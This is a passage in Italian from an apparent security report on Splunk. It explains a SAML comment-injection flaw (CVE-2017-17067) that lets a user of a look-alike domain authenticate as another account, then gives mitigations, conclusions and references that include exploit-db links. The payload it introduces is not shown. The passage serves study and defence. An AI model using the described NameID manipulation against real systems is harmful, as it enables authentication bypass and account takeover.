Quindi, un utente malintenzionato con accesso all'account utente@user.com.evil.com, potrebbe modificare le sue asserzioni SAML per cambiare il NameID in user@user.com quando elaborato dal SP. Pertanto, con una semplice aggiunta di sette caratteri al precedente oggetto di risposta SAML, si ottiene seguente payload:

La presenza di questo comportamento non è certamente un bene, ma non è sempre sfruttabile. IdP e SP SAML sono generalmente molto configurabili, quindi è possibile sia aumentare che diminuire l'impatto.
Ad esempio, i SP SAML che utilizzano gli indirizzi e-mail e convalidano il loro dominio rispetto a una whitelist sono molto meno vulnerabili rispetto a SP che consentono stringhe arbitrarie come identificativi dell'utente.
Dal lato IdP, consentire apertamente agli utenti di registrare account è un modo per aumentare l'impatto di questo problema. Un processo manuale di provisioning degli utenti potrebbe aggiungere una barriera all'ingresso che rende la vulnerabilità più difficile da exploitare.

Soluzioni

La soluzione migliore è verificare che le librerie di elaborazione SAML non siano interessate da questo problema. Inoltre si potrebbe imporre per default l'utilizzo dell'algoritmo "exc-c14n with comment", in modo tale da evitare l'omissione dei commenti durante la canonicalizzazione XML. Inoltre, se il service provider SAML imponesse l'autenticazione a due fattori, questo sarebbe di grande aiuto in quanto la vulnerabilità consentirebbe solo un bypass del primo fattore di autenticazione di un utente. Tuttavia bisogna tenere presente che se l'IdP è responsabile dell'autenticazione sia del primo fattore che del secondo, è probabile che questa vulnerabilità possa consentire il bypass di entrambi i fattori.

Conclusioni

Da quanto emerso dagli esperimenti e dallo studio del funzionamento del software Splunk, si può oggettivamente affermare che Splunk è abbastanza sicuro. I limiti che lo hanno afflitto, a parte il caso del Mappy.py (CVE-2017-5607) che riguardava una versione abbastanza vecchia del software (4.2.x), sono legati prevalentemente ai limiti del web stesso. Per quanto riguarda, in particolar modo, la vulnerabilità relativa all'inaspettato comportamento di SAML (CVE-2017-17067), è chiaro ed abbastanza evidente che sia Splunk sia altri software che utilizzano tali sistemi fossero inconsci di una vulnerabilità legata a SAML. Diverso è il caso della vulnerabilità sull'assegnazione della variabile globale JS '$C' (CVE-2017-5607), nella quale un semplice JavaScript Obfuscation avrebbe prevenuto questo problema.
Un'attenzione particolare alle tecnologie web che Splunk intende utilizzare dovrebbe essere, in conclusione, obbligatoria per evitare e prevenire minacce che possano portare a problemi più o meno rilevanti, in quanto i rimedi, fortunatamente esistono.

Referenze

- Splunk Official Site: https://www.splunk.com/it_it
- Splunk Docs: http://docs.splunk.com/Documentation
- Virtual Box: https://www.virtualbox.org/
- Metasploit: https://www.metasploit.com/
- CVE-2011-4642:
    - NVD: https://nvd.nist.gov/vuln/detail/CVE-2011-4642
    - CVEDetails: https://www.cvedetails.com/cve/CVE-2011-4642/
    - Exploit: https://www.exploit-db.com/exploits/18245/
    - YouTube Video Demo: https://www.youtube.com/watch?v=VIlaiXRRv9k
- CVE-2017-5607:
    - NVD: https://nvd.nist.gov/vuln/detail/CVE-2017-5607
    - CVEDetails: https://www.cvedetails.com/cve/CVE-2017-5607/
    - Exploit: https://www.exploit-db.com/exploits/41779/
    - Vimeo Video Demo: https://vimeo.com/210634562
    - Code Obfuscation: https://it.wikipedia.org/wiki/Offuscamento_del_codice
    - JavaScript Obfuscation: https://obfuscator.io/
- CVE-2017-17067:
    - NVD: https://nvd.nist.gov/vuln/detail/CVE-2017-17067
    - CVEDetails: https://www.cvedetails.com/cve/CVE-2017-17067/
    - SAML Flaw: https://securitytracker.com/id/1039851
    - SAML Duo: https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations
    - XML Canonicalization: https://www.w3.org/TR/xml-c14n11